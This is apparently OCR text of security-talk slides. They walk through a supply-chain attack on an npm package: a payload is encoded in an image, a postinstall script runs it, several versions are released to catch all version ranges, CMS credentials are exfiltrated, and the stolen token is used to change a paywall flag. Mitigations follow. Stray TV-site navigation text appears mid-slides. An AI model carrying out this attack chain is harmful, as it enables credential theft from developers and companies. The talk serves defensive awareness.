
run the decoded script.

a nice feature of
dynamic languages is
creating and running
code at runtime.

>> release

we raise a first PR with just the encoded image a couple of months before…

>> release



we raise a pr on the repo with the postinstall script and merge **at the right time.**

\+ postinstall script

>> release

- now we've merged it in, we can trigger a release using the npm cli.
- the previous version was 3.1.0, so we release multiple versions with our malicious code on npm:
  - patch: 3.1.1
  - minor: 3.2.0
  - major: 4.0.0

>>> why multiple versions?

the standard is to use semantic versioning to version packages.

- **major.*minor*.patch**
- **4.*2*.1**

>>> why multiple versions?

package consumers can use symbols to denote whether to bump to a new version:

- **~**3.1.0 = everything greater in same minor range. **(3.1.1)**
- **^**3.1.0 = everything before major. **(3.2.0)**
- **>**3 = everything after 3 including major. **(4.0.0)**

> now we wait…


1. bravo developer runs **npm install** in a project that uses the company's visual regression package.

2. the visual regression package pulls in the **hacked porthole package** and runs the postinstall when all packages are downloaded.

3. the developer's cms credentials are sent to our server.

> now we wait…

- we notice after a couple of days that we're starting to get entries in our server logs.
- we can see it's running on dev machines, ci and production environments.




> release the series!

1. we construct an api request using the cms docs with our siphoned token to list the series available.

2. we see the new series is available with the flag for premium+ set to true.

3. we make an api request with the token updating the flag to false.


bravo
Shows
News
Bravo Insider
Schedule
More
peacock
MONDAYS 8/7C
BELOW DECK
Capt. Kerry reunites with Chief Stew Fraser Olender and deckhand Kyle Stillie as they welcome aboard a new crew and high-maintenance charter guests to the luxurious and lush islands of Anguilla, St. Barths, and St. Maarten.
Watch S12 for free
See Schedule


> ai

- deep research agentic capabilities
- lowers the barrier to entry for hackers
- agentic code reviews level up the sophistication of evasive attacks

> mitigation

- be vigilant with information we share about our technology stack.
- ensure there is a due diligence process for assessing new packages i.e. using snyk advisor.
- consider an npm proxy for increased control and policy enforcement.

provenance statements



> mitigation

- always commit the package lock file and ensure the install command uses the frozen lock file check. i.e. `pnpm install --frozen-lockfile`
- consider using `ignore-scripts` to disable package install lifecycle scripts.
- new package version !== safer.

> mitigation

- use pnpm as your package manager
  - has a `minimum release age` to guard against zero day exploits.
  - allow list packages that can run postinstall scripts.

> mitigation

integrate a software composition analysis tool in the dev lifecycle to flag package vulnerabilities.

- automated open source dependency monitoring.
- static application security testing.
- dynamic application security testing.
- pre-install package scanner.

thanks for listening